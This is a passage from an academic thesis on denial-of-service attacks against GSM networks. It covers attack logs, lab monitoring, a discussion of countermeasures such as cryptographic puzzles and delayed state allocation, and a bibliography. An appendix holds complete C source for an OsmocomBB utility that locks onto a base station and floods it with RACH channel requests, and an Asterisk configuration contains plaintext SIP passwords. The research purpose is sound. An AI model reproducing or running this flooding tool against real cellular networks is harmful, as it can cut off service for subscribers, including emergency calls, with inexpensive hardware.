<0001> app_rach_send.c:499 MAX RACH is 4000
<0001> app_rach_send.c:500 registering signal handler...
<0001> app_rach_send.c:502 resetting L1...
<0001> app_rach_send.c:504 L3 init...
<0001> app_rach_send.c:460 requesting FBSB from L1...
<0001> app_rach_send.c:471 FBSB responce: BSIC 0, 2
<0001> app_rach_send.c:384 obtained BCCH, dumping...
<0001> app_rach_send.c:386 RX level: -47
<0001> app_rach_send.c:394 scheduling RACH callback...
<0001> sysinfo.c:633 New SYSTEM INFORMATION 3 (mcc 250 mnc
   99 lac 0x03e8)
<0001> app_rach_send.c:166 CCCH mode set to
   CCCH_MODE_COMBINED: 0
<0001> app_rach_send.c:473 unhandled callback 5
   <S_L1CTL_CCCH_MODE_CONF> fired...
<0001> sysinfo.c:652 Ignoring SYSTEM INFORMATION 4 until
   SI1 is received.
<0001> app_rach_send.c:72 SI4 memory check failed
<0001> sysinfo.c:540 Now decoding previously received
   SYSTEM INFORMATION 4
<0001> app_rach_send.c:138 SI1 received.
<0001> app_rach_send.c:335 target locked on ARFCN=21,
   NECI=0: MCC=250 MNC=99 (Russian Federation, Beeline)
```

Listing 5.1: RACH flood DoS attack

The overall algorithm of the attack is rather simple and is similar to what any phone has to do before acquiring network access. First of all we instruct layer-1 to tune to particular frequency: upon success BSIC of target BTS is reported back. After that we access data broadcasted over BCCH to obtain configuration information specific to this particular BTS: CCCH mode, frequency hopping parameters, channel combination and other data available in *system information* descriptors. Once we have all the information we can proceed with continuous RACH flood.

Note the first "failure" messages in List. 5.1: they are caused by the absence of the SIM card inside attacker's phone. In order to successfully mount RACH flood DoS attack there is no need for an attacker to be a legitimate subscriber of the

target network.

5.3 Attack monitoring

There are several ways to monitor the attack progress in lab environment. The easiest way to track attack effectiveness is by periodically issuing “load” command in OpenBTS CLI — this gives realtime information on the amount of channels of various types currently assigned and the remaining free channels.



Figure 5.1: Wireshark attack monitoring.

To get the information on the attack progress from the air point of view Wireshark network monitoring tool was used because it is capable of receiving data both from attack tool and BTS simultaneously using GSMTAP protocol. Example of the attack dump is shown in Fig. 5.1.

Monitoring of log files of OpenBTS and Osmocom allows to see low-level events like activation of timeouts and resource assignment to verify software behavior.

5.4 Flood measurements

Once channels allocated on BTS are timed out, there is a small "window of opportunity" before next RACH request is processed. This can be clearly seen in Fig. 5.2 which was plotted based on data logged by OpenBTS during small test attack.



Figure 5.2: Channel allocation on BTS.

In order to simplify data collection for plotting small modification to OpenBTS error reporting was made.

```
LOG(NOTICE) << "AccessGrantResponder: current channel load
   is " << gBTS.SDCCHActive() + gBTS.TCHActive() << "
   T3122 " << gBTS.T3122() << " AGCH,PCH "<<
   gBTS.AGCHLoad() << ',' << gBTS.PCHLoad();
```

Listing 5.2: Additional channel logging

The code shown in List. 5.2 was added to RACH handling routines in *Control/RadioResource.cpp* file. This modification allows for easier analysis of the channel allocation over time on the BTS under attack.

The maximum number of SDCCH in the default configuration for OpenBTS transceiver running on USRP is 12. All those channels were saturated by the attack in less than 2 seconds.

5.5 Problems encountered

Osmocom project is still in early stages of development so bugs are expected to occur. Some unknown bug caused DSP to silently stop sending any bursts after approximately 1-2 minutes from the beginning of the attack. Potential resolution for this issue described in Sec. 7.2.

Chapter 6

Discussion

This chapter deals with questions which could be considered from various, sometimes radically different points of view.

6.1 Security implications of open access

Some vendor affiliated researchers [11] describe potential threats of open access to wireless communication medium. For some reason they tend to forget about wi-fi, bluetooth and numerous other very successful wireless communication technologies where users have complete low-level access to protocols due to availability of open source software and hardware implementations. Besides unreasonable costs of equipment and proprietary software, there is no principal differences between GSM and WLAN communication infrastructure.

6.2 Potential countermeasures

There are several techniques which could be considered to decrease the effects of DoS attacks or to increase their difficulty for the attacker. However, none of them could be considered as a complete solution.

6.2.1 Unintended measures

Some researchers [17] even consider frequency hopping described in Sec. 2.3.3 as a viable countermeasure although it was never designed as a security property

of GSM. The intended purpose of frequency hopping is to negate the bad effects of unequal radio frequency propagation for different radio channels so it is completely ineffective as a DoS attack prevention tool.

In order to avoid self-DoS by flood of requests from phones caused by sudden appearance of a new base station, BTS usually gradually increase transmission power on amplifiers. Manipulation of the power of BTS signal might be used better determine the location of the attacker and isolate it from the signal thus preserving operation for part of the territory covered by attacked cell. However, that is not a valid countermeasure because it will also deny service for legitimate users in the vicinity of the attacker.

In case of the attack described in chapter 5 there are configurable hold-off timers T3122 associated with each RACH request on BTS side to avoid congestion. However, according to GSM standard 04.08, part 3.3.1.1.3.2 emergency calls should be exempt from this hold-off procedure. Also because attacker generate RACH requests much faster than legitimate users, decreasing T3122 timeout below certain level might affect legitimate users more than attacker. So this is not only ineffective against DoS but could also contradict local laws governing emergency calls infrastructure requirements.

6.2.2 Mutual authentication

The problem of DoS resistance have been thoroughly studied in TCP/IP networks with several methods developed as a result. The principal difference between TCP/IP networks and GSM is the broadcast nature of the communication medium. Using off the shelf equipment eavesdropper is able to list all the messages exchanged by communicating parties in clear text within attackers vicinity. Moreover, attacker is able to easily inject messages into communication unless strong mutual authentication is in place. So mutual authentication of mobile phone and cellphone network is the prerequisite for any anti-DoS efforts. Without it attack like IMSI-catcher described in Sec. 3.1.2.

Although, mutual authentication itself does not guarantee absence of the possibilities for DoS attacks because the authentication requests could be used for flooding too.

Mandatory mutual authentication was only introduced in forth generation of GSM, LTE which is in a process of testing by early adopters and only planned for worldwide deployment as of time of writing.

6.2.3 Delayed state allocation

One of the techniques employed to make TCP/IP stack more DoS resistant is know as TCP SYN cookies [7]. The idea behind it is rather simple: server delays allocation of any state associated with particular client connection (descriptors, memory resources etc.) until the client had allocated the state.

Unfortunately the implementation of this idea in GSM context will require complete redesign of authentication procedures which will make backward compatibility impossible.

6.2.4 Cryptographic puzzles

The idea of putting the burden associated with channel allocation onto the client is further developed in HIP protocol (RFC4423) with the usage of technique called *cryptographic puzzles* [2].

This method could be used to not only saves base station resources but to also demand additional resources from mobile phone. Those resources are proportional to the amount of requests made by phone which helps to abridge the flood intensity.

However this promising method is not applicable to the present GSM technologies for the same reason as method described in Sec. 6.2.3. Also special care should be taken in order not to present opportunities for DoS attacks against phones if this method is to be incorporated into future versions of mobile communication technologies.

6.2.5 Practical summary

The main problem is that this attack is caused by security flaw in the GSM specification itself, so it is impossible to overcome it without violating GSM standard.

Note that all the countermeasures described in this section are ineffective against *Distributed DoS* attack but this problem is common for all communication networks and lies beyond the scope of this work.

Chapter 7

Conclusion

Availability of open source implementations of GSM will increase its security in a long term by helping researchers to reveal security weaknesses and forcing vendors to close them. Currently available open source projects offer complete GSM network infrastructure that could be used for production deployment as well as for running sophisticated lab experiments.

7.1 Contribution

Well-documented setup of test GSM network with open source software and hardware components was created to build convenient research environment. This could be used for further experiments with GSM.

Created GSM setup could also serve not only as a test target but also as an attack tool, implementing a “fake” base station.

Open source implementation of DoS attack was developed. It could be used to test resilience against RACH flood.

The analysis of the flaws, which lead to an attack possibility was given.It could be used to apply same principles for the analysis of GSM successors.

The analysis of potential countermeasures was presented. This could be used as a guideline to design radio access network protocols and deployments.

In conclusion, the GSM radio access network in its present state does not offer even basic resilience against DoS attack even if it is performed by a single attacker equipped with an inexpensive device. Because GSM vulnerability is caused by the architectural flaw in the protocol stack, it is impossible to fix it without complete

redesign of the GSM radio access network and without loosing backward compatibility with currently rolled out networks.

7.2 Future work

Re-implementation of the attack directly in Layer-1 might help to overcome uncovered bugs with Osmocom firmware and increase stability of the experiments.

There are no technical reasons that could prevent open source implementation of GSM successors. At the time of writing there have been already plans for implementation of 3G. With widespread adoption of LTE or WIMAX as a next generation mobile communication it is inevitable that there will be open source projects (either existing or new ones) implementing protocol stack and various testing tools on top of it. This reveals great scope of potential work for security researchers interested in mobile communications.

Bibliography

[1] 3GPP TS 08.58. 3rd Generation Partnership Project; Technical Specification Group GSM EDGE Radio Access Network; Base Station Controller - Base Transceiver Station (BSC - BTS) interface; Layer 3 specification, 2000.

[2] Tuomas Aura, Pekka Nikander, and Jussipekka Leiwo. DOS-Resistant Authentication with Client Puzzles. In *Revised Papers from the 8th International Workshop on Security Protocols*, pages 170–177, London, UK, 2001. Springer-Verlag.

[3] Elad Barkan, Eli Biham, and Nathan Keller. Instant Ciphertext-Only Cryptanalysis of GSM Encrypted Communication. *J. Cryptol.*, 21(3):392–429, March 2008.

[4] Steven M. Bellovin. Security through obscurity. *RISKS*, 25(69), 2009.

[5] James Bessen and Eric Maskin. Sequential Innovation, Patents, and Imitation. Technical Report 0025, Institute for Advanced Study, School of Social Science, http://ideas.repec.org/p/ads/wpaper/0025.html, Mar 2006.

[6] David Burgess. Not recovering from RACH flood. http://sourceforge.net/apps/trac/openbts/ticket/88, 2010. OpenBTS bug report.

[7] Eric Schenk Dan. J. Bernstein. SYN cookies. http://cr.yp.to/syncookies.html, 1996.

[8] Orr Dunkelman, Nathan Keller, and Adi Shamir. A Practical-Time Attack on the A5/3 Cryptosystem Used in Third Generation GSM Telephony, 2010. http://eprint.iacr.org/.

[9] Jörg Eberspächer, Hans-Jörg Vögel, Christian Bettstetter, and Christian Hartmann. *Air Interface – Physical Layer*, pages 57–119. John Wiley and Sons, Ltd, 2008.

[10] Martin Eian. Fragility of the Robust Security Network: 802.11 Denial of Service. In *ACNS '09: Proceedings of the 7th International Conference on Applied Cryptography and Network Security*, pages 400–416, Berlin, Heidelberg, 2009. Springer-Verlag.

[11] Sandro Grech and Pasi Eronen. Implications of Unlicensed Mobile Access (UMA) for GSM security. *Security and Privacy for Emerging Areas in Communications Networks, International Conference on*, 0:3–12, 2005.

[12] Grugq. Base Jumping. In *BlackHat USA 2010 conference*, http://media.blackhat.com/bh-us-10/presentations/Grugq/BlackHat-USA-2010-Gurgq-Base-Jumping-slides.pdf, 2010.

[13] Georgios Kambourakis, Constantinos Kolias, Stefanos Gritzalis, and Jong Hyuk-Park. Signaling-Oriented DoS Attacks in UMTS Networks. In *Proceedings of the 3rd International Conference and Workshops on Advances in Information Security and Assurance*, ISA '09, pages 280–289, Berlin, Heidelberg, 2009. Springer-Verlag.

[14] Sylvain Munaut Karsten Nohl. Wideband GSM Sniffing. In *27C3 conference*, http://events.ccc.de/congress/2010/Fahrplan/events/4208.en.html, 2010. 27C3.

[15] Auguste Kerckhoffs. La cryptographie militaire. *Journal des sciences militaires*, IX:5–83, jan 1883.

[16] Muzammil Khan, Attiq Ahmed, and Ahmad Raza Cheema. Vulnerabilities of UMTS Access Domain Security Architecture. *Software Engineering, Artificial Intelligence, Networking, and Parallel/Distributed Computing, ACIS International Conference on*, 0:350–355, 2008.

[17] Glendrange Magnus, Hove Kristian, and Hvideberg Espen. Decoding GSM. Master's thesis, Norwegian University of Science and Technology, Department of Telematics, 2010.

[18] Herman Maritz. Introduction to GSM. http://students.ee.sun.ac.za/ gshmaritz/gsmfordummies/.

[19] Ulrike Meyer and Susanne Wetzel. A Man-in-the-Middle Attack on UMTS. In *in Proceedings of the 2004 ACM Workshop on Wireless Security*, pages 90–97. ACM Press, 2004.

[20] Chris J. Mitchell and Royal Holloway. The security of the GSM air interface. Technical report, Mathematics Department, Royal Holloway, University of London, 2001.

[21] Sylvain Munaut. IMSI Detach attack. http://security.osmocom.org/trac/ticket/2, 2011. Osmocom bug report.

[22] Collin Mulliner Nico Golde. SMS-o-Death. In *27C3 conference*, http://events.ccc.de/congress/2010/Fahrplan/events/4060.en.html, 12 2010.

[23] Bruce Perens. Why Security through Obscurity Won't Work. In *Coordination in Open and Gated Source Software Development Communities Schneier, B., "Full Disclosure", Crypto-Gram Newsleter 111, 2001, http://www.counterpane. com/crypto-gram-0111.html*, http://slashdot.org/features/980720/0819202.shtml, 2001. The Apache Foundation, Apache Web Services Project.

[24] Dieter Spaar. A practical DoS attack to the GSM network. In *DeepSec 2009 conference*, http://www.mirider.com/GSM-DoS-Attack_Dieter_Spaar.pdf, 2009.

[25] G. N. Varma, U. Sahu, and G. P. Charan. Robust frequency burst detection algorithm for GSM/GPRS. In *Vehicular Technology Conference, 2004. VTC2004-Fall. 2004 IEEE 60th*, volume 6, pages 3843–3846, sept. 2004.

[26] Ralf-Philipp Weinmann. All Your Baseband Are Belong To Us. In *Hack.Lu security conference*, https://cryptolux.org/media/hack.lu-aybbabtu.pdf, 11 2010.

[27] Song Yubo, Zhou Kan, Yao Bingxin, and Chen Xi. A GSM/UMTS Selective Jamming System. *Multimedia Information Networking and Security, International Conference on*, 0:813–815, 2010.

Appendices

Appendix A

Asterisk configuration

```
[general] ; register with Ekiga.net
register => 8666007:skypesuxx@ekiga.net/6667
; /6667 is the extension which will receive incoming calls
context=lab
srvlookup=yes
videosupport=yes
udpbindaddr=0.0.0.0
tcpbindaddr=0.0.0.0

[ekiga] ; outgoing to ekiga.net
type=friend
defaultuser=8666007
secret=skypesuxx
host=ekiga.net
canreinvite=no
context=lab
qualify=300
insecure=port,invite  ; allow incoming ekiga.net calls

[6661]
type=friend
secret=secretpassword
qualify=yes    ; Qualify peer is not more than 2000 mS away
nat=no         ; This phone is not natted
host=dynamic   ; This device registers with us
canreinvite=no ; disable Asterisk redirects
context=lab
;port=5061     ; Uncomment this line to allow Ekiga and Asterisk
```

```
               ; are on the same host

[6662]
type=friend
secret=passwordsecret2
qualify=yes
nat=no
host=dynamic
canreinvite=no
context=lab

[IMSI250999110470394]
callerid=6667
canreinvite=no
type=friend
context=lab
allow=gsm
host=dynamic
dtmfmode=info
```

Listing A.1: SIP trunks and clients.

```
[general]
[globals]

[lab]
; call anyone with an ekiga.net number by simply entering it
; prefixed with a 9: sip:9543211 => call to 543211@ekiga.net

exten => _9.,1,Dial(SIP/ekiga/${EXTEN:1},20,r))
; EXTEN:2 means 2-digit prefix: 90 - ekiga.net, 91 - FWD, etc.

exten => 6661,1,Dial(SIP/6661)
exten => 6662,1,Dial(SIP/6662)
exten => 6667,1,Dial(SIP/IMSI250999110470394) ; nokia6212

exten => 700,1,Answer() ; echo-test number
exten => 700,2,Playback(demo-echotest) ; Introduce
exten => 700,3,Echo()                  ; Do the echo test
exten => 700,4,Playback(demo-echodone) ; Let them know it is over
exten => 700,5,Hangup()
```

Listing A.2: Dial plan: SIP call routing.

Appendix B

Source code

```
#include <signal.h>
#include <stdlib.h>
#include <time.h>
#include <getopt.h>
#include <unistd.h>
#include <osmocom/core/signal.h>
#include <osmocom/core/msgb.h>
#include <osmocom/core/talloc.h>
#include <osmocom/core/utils.h>
#include <osmocom/gsm/rsl.h>
#include <osmocom/gsm/tlv.h>
#include <osmocom/gsm/gsm48_ie.h>
#include <osmocom/gsm/gsm48.h>
#include <osmocom/gsm/protocol/gsm_04_08.h>
#include <osmocom/bb/common/logging.h>
#include <osmocom/bb/common/lapdm.h>
#include <osmocom/bb/common/networks.h>
#include <osmocom/bb/common/osmocom_data.h>
#include <osmocom/bb/common/l1ctl.h>
#include <osmocom/bb/common/l23_app.h>
#include <osmocom/bb/misc/rslms.h>
#include <osmocom/bb/misc/layer3.h>

extern struct log_target * stderr_target;
extern void * l23_ctx; //The maximum possible number of RACH
   slots with a single-timeslot CCCH is 200.
size_t rach_count, rach_max = 200;
```

```
int has_si1, rach_cb_not_installed, report_rx, flip,
   target_report, ccch_mode;
struct timer_list rach_timer;
uint8_t ra;
uint16_t rach_offset;
uint16_t offsets[] = {3,4,13,35,44,45};//rach slot+1
size_t offset_counter = 0;
static struct gsm48_sysinfo sysinfo;

char * logname = "/var/tmp/rach.log";

inline char * ccch_mode_print(int mode)
{
    switch(mode)
    {
    case CCCH_MODE_NONE: return "CCCH_MODE_NONE";
    case CCCH_MODE_COMBINED: return "CCCH_MODE_COMBINED";
    case CCCH_MODE_NON_COMBINED: return "CCCH_MODE_NON_COMBINED";
    default: return "unknown CCCH mode";
    }
}

inline int si_fail(void * hdr, void * buf, size_t len, char *
   msg)
{
    if(!memcmp(hdr, buf, len)) { LOGP(DRR, LOGL_ERROR, "%s
       memory check failed\n", msg); return 1; }
    return 0;
}

inline static void dump_bcch(struct osmocom_ms * ms, struct msgb
   * msg)
{
    struct gsm48_system_information_type_header * si_hdr;
    struct gsm48_sysinfo *s = &sysinfo;
    struct abis_rsl_cchan_hdr * r_cch;

    si_hdr = msgb_l3(msg);
    struct gsm_sysinfo_freq cell_arfcns[1024];
    bzero(&cell_arfcns, sizeof(cell_arfcns));

/* GSM 05.02 §6.3.1.3 Mapping of BCCH data */
    switch(si_hdr->system_information)
```

```
{
case GSM48_MT_RR_SYSINFO_1:
    if(si_fail(si_hdr, s->si1_msg, sizeof(s->si1_msg),
       "SI1")) return;
    if(!has_si1)
    {
    gsm48_decode_sysinfo1(s, (struct
       gsm48_system_information_type_1 *) si_hdr,
       msgb_l3len(msg));
    struct gsm48_system_information_type_1 * si1 = (struct
       gsm48_system_information_type_1 *)  msgb_l3(msg);
    gsm48_decode_freq_list(cell_arfcns,
       si1->cell_channel_description,
       sizeof(si1->cell_channel_description), 0xff, 0x01);
    has_si1 = 1;
    LOGP(DRR, LOGL_ERROR, "SI1 received.\n");
    }
break;
case GSM48_MT_RR_SYSINFO_2:
    if(si_fail(si_hdr, s->si2_msg, sizeof(s->si2_msg),
       "SI2")) return;
    gsm48_decode_sysinfo2(s, (struct
       gsm48_system_information_type_2 *) si_hdr,
       msgb_l3len(msg));
break;
case GSM48_MT_RR_SYSINFO_2bis:
    if(si_fail(si_hdr, s->si2b_msg, sizeof(s->si2b_msg),
       "SI2bis")) return;
    gsm48_decode_sysinfo2bis(s, (struct
       gsm48_system_information_type_2bis *) si_hdr,
       msgb_l3len(msg));
break;
case GSM48_MT_RR_SYSINFO_2ter:
    if(si_fail(si_hdr, s->si2t_msg, sizeof(s->si2t_msg),
       "SI2ter")) return;
    gsm48_decode_sysinfo2ter(s, (struct
       gsm48_system_information_type_2ter *) si_hdr,
       msgb_l3len(msg));
break;
case GSM48_MT_RR_SYSINFO_3:
    if(si_fail(si_hdr, s->si3_msg, sizeof(s->si3_msg),
       "SI3")) return;
    if(ccch_mode == CCCH_MODE_NONE)
```

```
        {
        gsm48_decode_sysinfo3(s, (struct
           gsm48_system_information_type_3 *) si_hdr,
           msgb_l3len(msg));
        struct gsm48_system_information_type_3 * si3 = (struct
           gsm48_system_information_type_3 *) msgb_l3(msg);
        //ccch_mode = (s->ccch_conf == 1) ? CCCH_MODE_COMBINED :
           CCCH_MODE_NON_COMBINED;
        if(si3->control_channel_desc.ccch_conf ==
           RSL_BCCH_CCCH_CONF_1_C) ccch_mode =
           CCCH_MODE_COMBINED;
        else ccch_mode = CCCH_MODE_NON_COMBINED;
        r_cch = msgb_l2(msg);
        LOGP(DRR, LOGL_ERROR, "CCCH mode set to %s: %d\n",
           ccch_mode_print(ccch_mode),
           l1ctl_tx_ccch_mode_req(ms, ccch_mode));
        }
    break;
    case GSM48_MT_RR_SYSINFO_4:
        if(si_fail(si_hdr, s->si4_msg, sizeof(s->si4_msg),
           "SI4")) return;
        gsm48_decode_sysinfo4(s, (struct
           gsm48_system_information_type_4 *) si_hdr,
           msgb_l3len(msg));
    break;
    case GSM48_MT_RR_SYSINFO_5: break;
    case GSM48_MT_RR_SYSINFO_5bis: break;
    case GSM48_MT_RR_SYSINFO_5ter: break;
    case GSM48_MT_RR_SYSINFO_6: break;
    case GSM48_MT_RR_SYSINFO_7: break;
    case GSM48_MT_RR_SYSINFO_8: break;
    case GSM48_MT_RR_SYSINFO_9: break;
    case GSM48_MT_RR_SYSINFO_13: break;
    case GSM48_MT_RR_SYSINFO_16: break;
    case GSM48_MT_RR_SYSINFO_17: break;
    default: LOGP(DRR, LOGL_ERROR, "\tUnknown SI\n"); break;
    };
}

uint8_t next_ra(uint8_t r)
{
    r++;
    struct gsm48_sysinfo *s = &sysinfo;
```

```
    if(s->neci)
    {//NECI, New Establishment Causes - supported very early
       assignment.
        if(r < 64) return 64;
        if(r < 80) return r;
    }
    else
    {
        if(r < 224) return 224;
        return r;
    }

    return 0;
}

static void rach_send_cb(void * data)
{
    struct osmocom_ms * ms = data;
    struct gsm48_sysinfo *s = &sysinfo;
    uint16_t offset = 0;

    if(rach_count == rach_max)
    {
    LOGP(DRR, LOGL_ERROR, "MAX RACH limit %zu reached:
       terminating...\n", rach_count);
    exit(0);
    }

    if(has_si1 && ccch_mode != CCCH_MODE_NONE)
    {
    if(target_report)
    {
        LOGP(DRR, LOGL_ERROR, "target locked on ARFCN=%d,
           NECI=%d: MCC=%s MNC=%s (%s, %s)\n", ms->test_arfcn,
           s->neci, gsm_print_mcc(s->mcc),
           gsm_print_mnc(s->mnc), gsm_get_mcc(s->mcc),
           gsm_get_mnc(s->mcc, s->mnc));
        target_report = 0;
    }
// prepare RACH parameters
    uint8_t chan_req_val, chan_req_mask;
    chan_req_mask = (s->neci) ? 0x0f : 0x1f;
```

```
    chan_req_val = (s->neci) ? 0x01 : 0xe0;
    ra = next_ra(ra);
    offset = 32; // dense enough for testing

    rach_count++;
    l1ctl_tx_rach_req(ms, ra, offset, ccch_mode);
    }
    bsc_schedule_timer(&rach_timer, 0, 100); // reschedule
       ourselves in 1 second, 0 milliseconds
}

int gsm48_rx_ccch(struct msgb *msg, struct osmocom_ms *ms) {
   return 0; } // make linker happy

int gsm48_rx_bcch(struct msgb *msg, struct osmocom_ms *ms)
{
    if(has_si1 && ccch_mode != CCCH_MODE_NONE) return 0;
    if(msgb_l3len(msg) != 23) { LOGP(DRR, LOGL_NOTICE, "Invalid
       BCCH message length\n"); return -EINVAL; }

    dump_bcch(ms, msg);

    if(report_rx)
    {
        LOGP(DRR, LOGL_ERROR, "obtained BCCH, dumping...\n");
    struct rx_meas_stat * rm = &ms->meas;
    LOGP(DRR, LOGL_ERROR, "RX level: %d\n", rm->rxlev /
       rm->frames - 110);
    report_rx = 0;
    }

    if(rach_cb_not_installed)
    {
    rach_timer.cb = &rach_send_cb;
    rach_timer.data = ms;
    LOGP(DRR, LOGL_ERROR, "scheduling RACH callback...\n");
    bsc_schedule_timer(&rach_timer, 1, 0); // schedule rach
       sender
    rach_cb_not_installed = 0;
    }
    return 0;
}
```

```
inline char * s_l1_enum_print(unsigned int signal)
{
    switch(signal)
    {
    case S_L1CTL_RESET: return "S_L1CTL_RESET";
    case S_L1CTL_FBSB_RESP: return "S_L1CTL_FBSB_RESP";
    case S_L1CTL_PM_RES: return "S_L1CTL_PM_RES";
    case S_L1CTL_PM_DONE: return "S_L1CTL_PM_DONE";
    case S_L1CTL_CCCH_MODE_CONF: return "S_L1CTL_CCCH_MODE_CONF";
    case S_L1CTL_TCH_MODE_CONF: return "S_L1CTL_TCH_MODE_CONF";
    case S_L1CTL_LOSS_IND: return "S_L1CTL_LOSS_IND";
    case S_L1CTL_FBSB_ERR: return "S_L1CTL_FBSB_ERR";
    default: return "unknown L1 value";
    }
}

void layer3_app_reset(void)
{/* Reset state */
    srand(time(NULL));
    has_si1 = 0;
    ccch_mode = CCCH_MODE_NONE;
    rach_count = 0;
    report_rx = 1;
    flip = 1;
    ra = 0;
    rach_offset = 0;
    target_report = 1;
    rach_cb_not_installed = 1;
}

static int l23_cfg_print_help()
{
    printf("\nApplication specific\n");
    printf("  -l --logfile LOGFILE  Logfile for the cell
       log.\n");
    printf("  -r --rach RACH    Number of RACH bursts to
       send.\n");
    return 0;
}

static int l23_cfg_handle(int c, const char *optarg)
{
    switch(c)
```

```
    {
    case 'l': logname = talloc_strdup(l23_ctx, optarg); break;
    case 'r': rach_max = atoi(optarg); break;
    }
    return 0;
}

static int signal_cb(unsigned int subsys, unsigned int signal,
   void * handler_data, void * signal_data)
{
    struct osmocom_ms * ms;
    struct osmobb_fbsb_res * fbsbr;

    if(subsys != SS_L1CTL) return 0;

    switch(signal)
    {
    case S_L1CTL_RESET:
        ms = signal_data;
        LOGP(DRR, LOGL_ERROR, "requesting FBSB from L1...\n");
        layer3_app_reset();
        return l1ctl_tx_fbsb_req(ms, ms->test_arfcn,
           L1CTL_FBSB_F_FB01SB, 100, 0, CCCH_MODE_NONE);
    break;
    case S_L1CTL_FBSB_ERR:
        ms = signal_data;
        LOGP(DRR, LOGL_ERROR, "FBSB error, resetting L1...\n");
        l1ctl_tx_reset_req(ms, L1CTL_RES_T_FULL);
    break;
    case S_L1CTL_FBSB_RESP:
        fbsbr = signal_data;
        LOGP(DRR, LOGL_ERROR, "FBSB responce: BSIC %d, %d\n",
           fbsbr->bsic >> 3, fbsbr->bsic & 7);
    break;
    default: LOGP(DRR, LOGL_ERROR, "unhandled callback %u <%s>
       fired...\n", signal, s_l1_enum_print(signal));
    }
    return 0;
}

static int l23_cfg_supported() { return L23_OPT_TAP |
   L23_OPT_DBG; }
```

```
static int l23_getopt_options(struct option **options)
{
    static struct option opts [] = {
    {"logfile", 1, 0, 'l'},
    {"rach", 1, 0, 'r'},
    };

    *options = opts;
    return ARRAY_SIZE(opts);
}

int l23_app_init(struct osmocom_ms *ms)
{
    srand(time(NULL));

    LOGP(DRR, LOGL_ERROR, "MAX RACH is %zu\n", rach_max);
    LOGP(DRR, LOGL_ERROR, "registering signal handler...\n");
    register_signal_handler(SS_L1CTL, &signal_cb, NULL); //L1
       signal handlers
    LOGP(DRR, LOGL_ERROR, "resetting L1...\n");
    l1ctl_tx_reset_req(ms, L1CTL_RES_T_FULL);
    LOGP(DRR, LOGL_ERROR, "L3 init...\n");
    return layer3_init(ms);
}

static struct l23_app_info info = {
    .copyright  = "Copyleft (C) 2011 Max Suraev\n",
    .contribution   = "Based on code by Harald Welte
       <laforge@gnumonks.org> with contributions from Holger
       Hans Peter Freyther\n",
    .getopt_string  = "g:p:l:r:nf:b:",
    .cfg_supported  = l23_cfg_supported,
    .cfg_getopt_opt = l23_getopt_options,
    .cfg_handle_opt = l23_cfg_handle,
    .cfg_print_help = l23_cfg_print_help,
};

struct l23_app_info *l23_app_info() { return &info; }
```

Listing B.1: RACH packet sending utility